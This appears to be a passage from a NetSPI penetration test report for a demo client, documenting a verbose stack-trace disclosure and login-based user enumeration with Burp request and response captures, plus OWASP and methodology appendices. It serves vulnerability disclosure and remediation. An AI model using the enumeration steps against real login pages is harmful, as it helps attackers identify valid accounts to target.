
Design generic error handling mechanisms that can handle any user input to the web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed. Do not display stack traces or other detailed errors to end users.

Verification

Scenario 1

NetSPI identified that by sending attachments through to the application in the post functionality, a verbose error message was returned that disclosed information relating to the application server. This includes information such as: server paths, libraries in use, etc. that would otherwise be inaccessible to end-users.

1. Type any comment into the "What's on your mind..." box, select an attachment and click POST.

Post Form:

2. While proxying traffic through an application such as Burp Suite, navigate to the affected URL.

3. Locate the POST request for this in Burp Suite and observe the verbose error in the response.

HTTP Request:

```
POST /posts HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://jkeane.app.netspa.vuln.netspi-u.com/
Authorization: Bearer [REDACTED]
Content-Type: multipart/form-data; boundary=-----51794298033559586532039329699
Content-Length: 606
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
-----51794298033559586532039329699
Content-Disposition: form-data; name="userId"
```

```
642bfa90ede13d861a7fcd48
-----51794298033559586532039329699
Content-Disposition: form-data; name="description"
```

```
123
-----51794298033559586532039329699
Content-Disposition: form-data; name="attachment"; filename="netspi.txt"
Content-Type: text/plain
```

```
-----51794298033559586532039329699
```

```
netspi.txt
```

-----51794298033559586532039329699-----

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Tue, 04 Apr 2023 10:53:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1071
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'none'
Strict-Transport-Security: max-age=63072000
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>MulterError: Unexpected field<br> &nbsp; &nbsp;at wrappedFileFilter
(/usr/src/app/node_modules/multer/index.js:40:19)<br> &nbsp; &nbsp;at
Multipart.<anonymous> (/usr/src/app/node_modules/multer/lib/make-
middleware.js:107:7)<br> &nbsp; &nbsp;at Multipart.emit (node:events:513:28)<br>
&nbsp; &nbsp;at HeaderParser.cb
(/usr/src/app/node_modules/busboy/lib/types/multipart.js:358:14)<br> &nbsp; &nbsp;at
HeaderParser.push (/usr/src/app/node_modules/busboy/lib/types/multipart.js:162:20)<br>
&nbsp; &nbsp;at SBMH.ssCb [as _cb]
(/usr/src/app/node_modules/busboy/lib/types/multipart.js:394:37)<br> &nbsp; &nbsp;at
feed (/usr/src/app/node_modules/streamsearch/lib/sbmh.js:219:14)<br> &nbsp; &nbsp;at
SBMH.push (/usr/src/app/node_modules/streamsearch/lib/sbmh.js:104:16)<br> &nbsp; &nbsp;
at Multipart._write
(/usr/src/app/node_modules/busboy/lib/types/multipart.js:567:19)<br> &nbsp; &nbsp;at
writeOrBuffer (node:internal/streams/writable:392:12)</pre>
</body>
</html>
```

2.5.2 User Enumeration - Error Messages

Vulnerability Unique ID: 2867069652

Severity: Low

CVSS V3 Base Score: 3.1 (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N)

OWASP 2021 Category: A4-Insecure Design

Affected Assets and Services

ASSET	PORT(S)
api.netspa.vuln.netspi-u.com - api.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

The application returns specific error messages notifying the end user if a username is valid or not based on the user input. As a result, an attacker may be able to enumerate valid usernames via brute force attacks.

Impact

Leveraging this issue an attacker may be able to enumerate account which could be targeted in future attacks.

Recommendation

Return the same error message for both invalid and valid users when an invalid input is provided. Example: Login was unsuccessful.

Affected URLs

URL
https://api.netspa.vuln.netspi-u.com/auth/login

Verification

Scenario 1

NetSPI identified that when attempting to authenticate to the application, it will serve a response indicating whether or not the supplied email address belongs to a valid account on the application. This information can be leveraged in brute-force style attacks to enumerate a list of email addresses that can be associated with valid accounts on the application.

1. While proxying traffic through an application such as Burp Suite, navigate to the landing page of the application.

2. Authenticate to the application and locate the request associated with the authentication attempt.

HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Linux; Android 11; Z832 Build/MMB29M) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Mobile Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.app.netspa.vuln.netspi-u.com/
Content-Type: application/json
```

```
Content-Length: 45
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": "[REDACTED]"
}
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 11 Jul 2023 13:37:30 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 7736
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"1e38-b05eRmddjrgW0WyQZD/kl1s4sPA"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
{
  "token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0YTJiY2Q5NTVlMTlmYzNkYTRhODk1MCI6Imh0MTY4OTA4MjY1MH0.8pQ2vNRNTG6TvWBErdD3SN9WtyVikI5geEnRVrkAAKA",
  "user": {
    "_id": "64a2bcd955e19fc3da4a8950",
    "firstName": "NetSPI",
    "lastName": "Test",
    "email": "test@netspi.com"
  }
}
[TRUNCATED]
}
```

3. Resend the authentication attempt request but modify the password value to contain an incorrect password and make note of the error message from the application.

Original HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Linux; Android 11; Z832 Build/MMB29M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Mobile Safari/537.36
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.app.netspa.vuln.netspi-u.com/
Content-Type: application/json
Content-Length: 45
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": "[REDACTED]"
}
```

Modified HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Linux; Android 11; Z832 Build/MMB29M) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Mobile Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.app.netspa.vuln.netspi-u.com/
Content-Type: application/json
Content-Length: 45
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": "WrongPassword"
}
```

HTTP Response:

```
HTTP/1.1 400 Bad Request
Server: nginx
Date: Tue, 11 Jul 2023 13:42:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 59
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
```

```
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"3b-kBDvC4rKjwKZVToCuNA6DxO5cjo"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
{
  "operationResult": "Invalid password for test@netspi.com."
}
```

4. Resend the authentication attempt request again but change the email field. Observe the application also discloses whether or not the supplied email address is associated with a valid account by modifying this field as well.

Original HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Linux; Android 11; Z832 Build/MMB29M) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Mobile Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.app.netspa.vuln.netspi-u.com/
Content-Type: application/json
Content-Length: 45
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close

{
  "email": "test@netspi.com",
  "password": "[REDACTED]"
}
```

Modified HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Linux; Android 11; Z832 Build/MMB29M) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Mobile Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.app.netspa.vuln.netspi-u.com/
Content-Type: application/json
Content-Length: 45
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
{  
  "email": "ArbitraryEmail@NetSPI.com",  
  "password": "WrongPassword"  
}
```

HTTP Response:

```
HTTP/1.1 400 Bad Request  
Server: nginx  
Date: Tue, 11 Jul 2023 13:42:27 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 59  
Connection: close  
Cross-Origin-Embedder-Policy: require-corp  
Cross-Origin-Opener-Policy: same-origin  
Cross-Origin-Resource-Policy: cross-origin  
X-DNS-Prefetch-Control: off  
X-Frame-Options: SAMEORIGIN  
Strict-Transport-Security: max-age=15552000; includeSubDomains  
X-Download-Options: noopen  
X-Content-Type-Options: nosniff  
Origin-Agent-Cluster: ?1  
X-Permitted-Cross-Domain-Policies: none  
Referrer-Policy: no-referrer  
X-XSS-Protection: 0  
Access-Control-Allow-Origin: *  
ETag: W/"3b-kBDvC4rKjwKZVToCuNA6DxO5cjo"  
Cache-Control: no-cache, no-store, never-cache, never-ever-cache  
  
{  
  "operationResult": "User does not exist."  
}
```

Appendix A | Web Application Penetration Test Methodology

The following sections provide an overview of the Web Application Penetration Test.

Information Gathering

During each Web Application Penetration Test, NetSPI first works with ACME Inc. to define engagement requirements and goals, identify areas of risk and concern, and gather the information necessary to assess the application. An application walkthrough is performed with ACME Inc. to help NetSPI better understand the application's architecture and business logic requirements, as well as to align expectations in terms of the testing approach. This information is used by the primary consultant and supporting team members to develop a test plan. This test plan is used as a basis for assessing the application and serves as a quality assurance measure.

Testing and Evaluation

NetSPI assesses ACME Inc.'s web application for known security vulnerabilities from the perspectives of anonymous and authenticated users. If multiple user types exist, testing is performed for each type. During the assessment, manual and automated processes are followed that leverage commercial, open source, and proprietary software. All automated test results are manually verified to reduce false positives. NetSPI also conducts manual testing to identify data flow, business logic, and access control issues. The assessment includes testing for OWASP Top 10 2021 web application vulnerabilities.

CATEGORY	DESCRIPTION
A1-Broken Access Control	Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.
A2-Cryptographic Failures	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A3-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A4-Insecure Design	Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design." There is a difference between insecure design and insecure implementation; design flaws and implementation defects have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.
A5-Security Misconfiguration	Security misconfiguration is the most seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

CATEGORY	DESCRIPTION
A6-Vulnerable and Outdated Components	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A7-Identification and Authentication Failures	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A8-Software and Data Integrity Failures	Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.
A9-Security Logging and Monitoring Failures	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.
A10-Server-Side Request Forgery (SSRF)	In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

Data Analysis

All of the data collected is consolidated and analyzed using the NetSPI Platform™. Additional research is conducted to identify known vulnerabilities for individual application components. After identifying, analyzing, and prioritizing vulnerabilities, NetSPI formulates recommendations for mitigating each of these security issues. During this phase, supporting team members walk through the test plan with the primary consultant to ensure the integrity of the results. A report containing findings and recommendations is then generated by the primary consultant and placed through both technical and stylistic review of supporting team members, as well as through a final review by the engagement manager.

Basis for Opinions

NetSPI, through its experience, has worked to interpret regulations and industry standards, such as National Institute of Standards and Technology (NIST) standards, the Open Web Application Security Project (OWASP) guidelines, MITRE ATT&CK® framework, and Payment Card Industry Data Security Standard (PCI DSS), recognize security best practices, and apply these within the context of ACME Inc.'s IT environment.

Collaboration

In this phase, NetSPI presents an overview of the findings and delivers the preliminary report to the ACME Inc. engagement team. NetSPI reviews the web application's strengths and weaknesses with ACME Inc. and discusses the recommendations for addressing security deficiencies. ACME Inc. will have an opportunity to provide feedback and guidance for report revisions and the final presentation.

Presentation

After an agreed-upon timeframe, NetSPI finalizes the report, incorporating any feedback from ACME Inc.. This document in the final version is delivered in all required formats and to all required parties.

Appendix B | Risk Management Approach Overview

This section provides an overview of the risk management approach used by NetSPI during the engagement.

1. NetSPI worked with the client to identify the individuals from both sides that needed to be involved or made aware of the engagement. In the event of an issue, good communication helps ensure that emergency reactions to testing activities are not made; ad-hoc system changes during the test may invalidate test results and result in a service disruption.
2. NetSPI worked with the client to identify potential areas of risk that relate to the networks, systems, and applications that were tested directly or could be affected by tested.
3. NetSPI and the client created and executed on action items to address the identified areas of risk. Responsibilities were assigned to both teams.
4. NetSPI and the client created an escalation procedure that included a calling tree to address and reduce the impact of potential incidents. Calling trees typically include up to three contacts from the NetSPI and the client to ensure that the appropriate action can be taken as soon as possible.

Revision Notes

VERSION	DATE	AUTHOR	COMMENTS
1.0	June 11, 2024	NetSPI Staff	Document Created

© 2024, NetSPI

This confidential document is produced by NetSPI for the internal use of ACME Inc.. All rights reserved. Duplication, distribution, or modification of this document without prior written permission of NetSPI is prohibited.

All trademarks used in this document are the properties of their respective owners.